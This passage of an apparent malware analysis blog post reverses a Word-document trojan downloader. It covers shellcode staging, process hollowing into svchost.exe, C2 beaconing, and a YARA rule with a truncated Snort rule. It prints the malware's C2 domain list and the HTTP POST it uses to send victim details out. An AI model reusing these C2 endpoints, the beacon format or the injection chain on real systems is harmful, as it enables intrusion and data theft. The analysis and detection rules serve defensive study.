Success!
Saved output to: unmapped_decrypted_svchost.exe
Press any key to continue . . .
```

Aaaaand now it looks better. As you can see there are many functions now.




The stages of the malware until now can be summarised in the following steps:

- 1) The word document decodes a large shellcode
- 2) Then injects and executes the shellcode in its own process
- 3) The shellcode decodes a buffer that is a malicious PE executable
- 4) Injects the malicious code in a remote process (*svchost.exe*) via process hollowing
- 5) The code of the new process is almost entirely encrypted, so it decrypts itself.

Static and Dynamic analysis (decrypted svchost.exe)

The call graph looks really big and it's going to take me a lot of time to reverse the whole binary. That's why I'll only analyse parts of it, like those used for networking stuff.



Below you can see the imported functions. There are no surprises here, considering that we already knew that it connects to remote hosts, downloads files and executes them.




CryptDestroyHash	ADVAPI32
CryptHashData	ADVAPI32
CryptCreateHash	ADVAPI32
CryptDecrypt	ADVAPI32
CryptDestroyKey	ADVAPI32
CryptDeriveKey	ADVAPI32
CryptReleaseContext	ADVAPI32
CryptAcquireContextA	ADVAPI32
LookupAccountSidA	ADVAPI32
GetTokenInformation	ADVAPI32
OpenProcessToken	ADVAPI32
GetAdaptersAddresses	IPHLPAPI
GetComputerNameA	KERNEL32
CreateFileA	KERNEL32
HeapAlloc	KERNEL32
HeapFree	KERNEL32
GetProcessHeap	KERNEL32
GetVersion	KERNEL32
lstrcpyA	KERNEL32
lstrcatA	KERNEL32
lstrlenA	KERNEL32
GetWindowsDirectoryA	KERNEL32
GetVolumeInformationA	KERNEL32
VirtualQuery	KERNEL32
Sleep	KERNEL32
GetProcAddress	KERNEL32
VirtualAlloc	KERNEL32
VirtualFree	KERNEL32
VirtualAllocEx	KERNEL32
VirtualFreeEx	KERNEL32
OpenProcess	KERNEL32
TerminateProcess	KERNEL32
CreateThread	KERNEL32
GetProcessId	KERNEL32
GetLastError	KERNEL32
WriteProcessMemory	KERNEL32
GetThreadContext	KERNEL32
SetThreadContext	KERNEL32
ResumeThread	KERNEL32
WriteFile	KERNEL32

WriteFile	KERNEL32
CloseHandle	KERNEL32
GetSystemInfo	KERNEL32
lstrcmpiA	KERNEL32
LoadLibraryA	KERNEL32
GetModuleHandleA	KERNEL32
CreateProcessA	KERNEL32
GetEnvironmentVariableA	KERNEL32
GetTempPathA	KERNEL32
GetTempFileNameA	KERNEL32
GetProcessImageFileNameA	PSAPI
EnumProcesses	PSAPI
wsprintfA	USER32
InternetOpenA	WININET
HttpSendRequestA	WININET
HttpQueryInfoA	WININET
InternetCrackUrlA	WININET
HttpOpenRequestA	WININET
InternetSetOptionA	WININET
InternetQueryOptionA	WININET
InternetReadFile	WININET
InternetConnectA	WININET
InternetCloseHandle	WININET
RtlDecompressBuffer	ntdll


Some strings that I missed in the beginning of the analysis are HTTP Request headers and two format strings.

```
Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
POST
http://api.ipify.org
0.0.0.0
GUID=%I64u&BUILD=%s&INFO=%s&IP=%s&TYPE=1&WIN=%d.%d(x64)
GUID=%I64u&BUILD=%s&INFO=%s&IP=%s&TYPE=1&WIN=%d.%d(x32)
Content-Type: application/x-www-form-urlencoded
```

The main function is an endless loop.



At the beginning of the loop, the first thing this stage of the malware does is to communicate with the C2 servers.



```
loc_402050:
lea     eax, [ebp+var_C]
push    eax
push    20000000h
push    edi
call    C2_communication
add     esp, 0Ch
cmp     eax, 1
jnz     loc_402137
```

This function, collects information such as:

- OS Version
- MAC address
- Volume Serial Number of the C: drive
- Public IP address (by using api.ipify.org)
- Hostname and the domain

MAC address and the volume serial number are used to uniquely identify the machine.

The hostname and the domain are retrieved with the WinAPI function `LookupAccountSid`, which “accepts a security identifier (SID) as input. It retrieves the name of the account for this SID and the name of the first domain on which this SID is found.”. The SID is taken from the `explorer.exe` process, and to find `explorer.exe` the malware iterates through the running processes (do you remember the output of `API monitor`? This is what I thought was process enumeration).

```
mov     esp, esp
sub     esp, 208h
push    edi
push    offset aExplorer_exe ; "explorer.exe"
call    get_pid
mov     edi, [ebp+arg_0]
lea     ecx, [ebp+var_104]
push    104h
push    ecx
push    104h
lea     ecx, [ebp+var_208]
mov     byte ptr [edi], 0
push    ecx
push    eax
call    get_acc_and_domain
add     esp, 18h
test    eax, eax
jz      short loc_402401
```

Then it decrypts RC4 encrypted string, that holds the malware build version and the list of C2 domains separated by the pipe | symbol.

The malware tries to connect to the first C2 domain and if successful sends the collected information in a HTTP POST request. If the connection fails it tries the next server in the list.

Hex												ASCII
31	35	30	38	00	00	00	00	00	00	00	00	1508.....
68	74	74	70	3A	2F	2F	73	65	74	65	64	http://setedrant
79	2E	63	6F	6D	2F	6C	73	35	2F	66	6F	y.com/1s5/forum.
70	68	70	7C	68	74	74	70	3A	2F	2F	61	php http://attot
70	65	72	61	74	2E	72	75	2F	6C	73	35	perat.ru/1s5/for
75	6D	2E	70	68	70	7C	68	74	74	70	3A	um.php http://ro
62	74	65	74	6F	66	74	77	61	73	2E	72	btetoftwas.ru/1s
35	2F	66	6F	72	75	6D	2E	70	68	70	00	5/forum.php.....

```

loc_401475:          ; num of bytes read
push    ebx
push    [ebp+bytes_to_read] ; bytes to read (0x2000000)
lea     ecx, [ebp+out_fmt]
push    edi          ; buffer to recv data
push    ecx          ; fmt_info
push    eax          ; domain
call    http_post_req
add     esp, 14h
cmp     eax, 1
jnz     short loc_40149D

```

Because the C2 servers are down (for this build at least) I spoofed the DNS response to point to my machine.

ApateDNS

Capture Window | DNS Hex View

Time	Domain Requested	DNS Returned
18:16:45	teredo.ipv6.microsoft.com	FOUND
18:17:23	teredo.ipv6.microsoft.com	FOUND
18:17:47	setedranly.com	FOUND
18:18:04	teredo.ipv6.microsoft.com	FOUND
18:18:48	teredo.ipv6.microsoft.com	FOUND
18:18:55	www.wireshark.org	FOUND
18:19:07	attotperat.ru	FOUND
18:19:26	teredo.ipv6.microsoft.com	FOUND
18:20:04	teredo.ipv6.microsoft.com	FOUND
18:20:37	teredo.ipv6.microsoft.com	FOUND
18:21:08	teredo.ipv6.microsoft.com	FOUND

[+] Using 192.168.0.100 as return DNS IP!
 [+] DNS set to 127.0.0.1 on Intel(R) PRO/1000 MT Desktop Adapter.
 [+] Sending valid DNS response of first request.
 [+] Server started at 18:12:34 successfully.

DNS Reply IP (Default: Current Gateway/DNS):

of NXDOMAIN's:

Selected Interface:

```
root@kali:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.0.100 - - [22/Sep/2017 20:17:47] code 501, message Unsupported method ('POST')
192.168.0.100 - - [22/Sep/2017 20:17:47] "POST /ls5/forum.php HTTP/1.1" 501 -
```

You can see all the information it sends in the body of the HTTP POST request.

```

POST /ls5/forum.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: attotperat.ru
Content-Length: 105
Cache-Control: no-cache


GUID=16198910970455064584&BUILD=1508&INFO=IE11WIN7 @ IE11WIN7\IEUser&IP=[REDACTED]&TYPE=1&WIN=6.1(x32)

```

It also expects an answer (a command), which I think is encoded, I haven't reversed that part, because it's harder when I don't know how the response should look like.

Anyway, after the command is decoded, it enters a switch statement with several cases. Depending on the command it can:

- Download a file (in memory) and execute/inject it via process hollowing (again using *svchost.exe*)
- Download a DLL (in memory), load it, and call some function from it or start a new thread.
- Download a file to the %TEMP% directory and execute it.



Yara Rule

The encoded shellcode, in the word document, is stored in a tab which is part of a form and starts with 4 spaces. This format is unique and for some reason I don't think it'll change across versions. The shellcode is encoded as long continuous string (7000+ characters), which are rare, but embedded in a tab even more. That's why I think this is a good thing to use to detect this malware. Of course combined with the function names "NtWriteVirtualMemory", "NtAllocateVirtualMemory" and "CreateTimerQueueTimer" which should be very rare in a legitimate word document.

00028D30	04 00 00 80	54 61 62 31	04 00 00 80	54 61 62 32Tab1....Tab2
00028D40	04 00 00 80	54 61 62 33	04 00 00 80	54 61 62 34Tab3....Tab4
00028D50	04 00 00 80	54 61 62 35	A8 1E 00 80	20 20 20 20Tab5....
00028D60	57 4C 54 76	47 48 7D 4F	7D 58 36 49	7B 4B 55 57	WLTvGH}0}X6I{KUW
00028D70	57 4C 6F 3B	4E 48 6D 4F	2F 54 2F 35	7B 6E 71 4F	WLo;NHm0/T/5{nq0
00028D80	7D 53 53 74	57 4C 77 3B	4E 48 71 4F	7B 58 6D 47	}SSStWLw;NHq0{XmG
00028D90	7C 44 6E 47	7E 50 7E 50	7E 50 7E 50	7E 50 7E 50	DnG~P~P~P~P~P
00028DA0	57 4C 5C 4D	68 54 51 7D	7B 50 53 37	58 59 73 44	WL\MhTQ}{PS7XYsD
00028DB0	45 4A 5D 38	45 5B 5C 7D	57 4A 52 45	54 48 6B 47	EJ]8E[\}WJRETHkG
00028DC0	7B 57 54 4D	6B 57 6C 54	56 54 45 44	57 44 3D 49	{WTmkwLTVTEDWD=I
00028DD0	7B 66 54 50	7E 50 7E 50	7E 50 7E 50	7E 50 7E 50	{fTP~P~P~P~P~P
00028DE0	56 44 2F 35	45 6A 2F 35	45 58 49 75	7B 4B 59 65	VD/5Ej/5EXIu{KYe
00028DF0	57 46 7A 4E	6F 48 5B 48	7B 4B 55 56	56 44 2F 35	WFzNoH[H{KUVVD/5
00028E00	55 6A 49 53	78 6E 55 55	45 58 6E 32	7B 6E 49 75	UjISxnUUEXn2{nIu
00028E10	7B 4B 58 73	6C 66 46 38	46 4C 54 4C	33 3B 53 38	{KXslfF8FLTL3;S8
00028E20	45 54 45 44	45 4C 5C 44	48 33 33 45	7B 3B 7E 50	ETEDEL\DH33E{;~P
00028E30	7E 50 7E 50	7E 4A 5A 4C	6D 7A 55 6F	51 44 45 44	~P~P~JZLmzUoQDED
00028E40	45 48 6D 4F	57 4A 46 4C	6D 33 49 5C	57 4C 78 44	EHm0WJFLm3I\WLxD

```
rule trojan_downloader
{
    meta:
        description = "Detects MS Office document with embedded VBA troja
        author = "Iliya Dafchev idafchev [4t] mail [dot] bg"
        date = "2017-09-21"

    strings:
        $ole_file_signature = { D0 CF 11 E0 A1 B1 1A E1 }
```

```

$function1 = "CreateTimerQueueTimer"
$function2 = "NtWriteVirtualMemory"
$function3 = "NtAllocateVirtualMemory"

$vba_project = "VBA_PROJECT" wide

// match the encoded shellcode, inserted in a Tab
// format: Tab<number> <size[4k-10k]> 0x00 0x80 <four_spaces> <at
$encoded_shellcode = /Tab\d[\x00-\xff][\x0f-\x27]\x00\x80\x20{4}[

condition:
    $ole_file_signature at 0 and all of ($function1, $function2, $fun
}

```

```

root@kali:~# sha256sum trojan.doc
846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c trojan.doc
root@kali:~# yara doc_trojan_dropper.yar trojan.doc
trojan_downloader trojan.doc

```

Snort rule

```

alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"Trojan installed on in

```

Indicators of Compromise

The dropper isn't writing anything to disk (unless instructed by the hackers), so besides hashes there isn't anything else.

0 Comments idafchev

1 Login ▾

Recommend 1

Tweet

Share

Sort by Best ▾



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS (?)



Name

Be the first to comment.

Subscribe

Add Disqus to your site

Disqus' Privacy Policy

DISQUS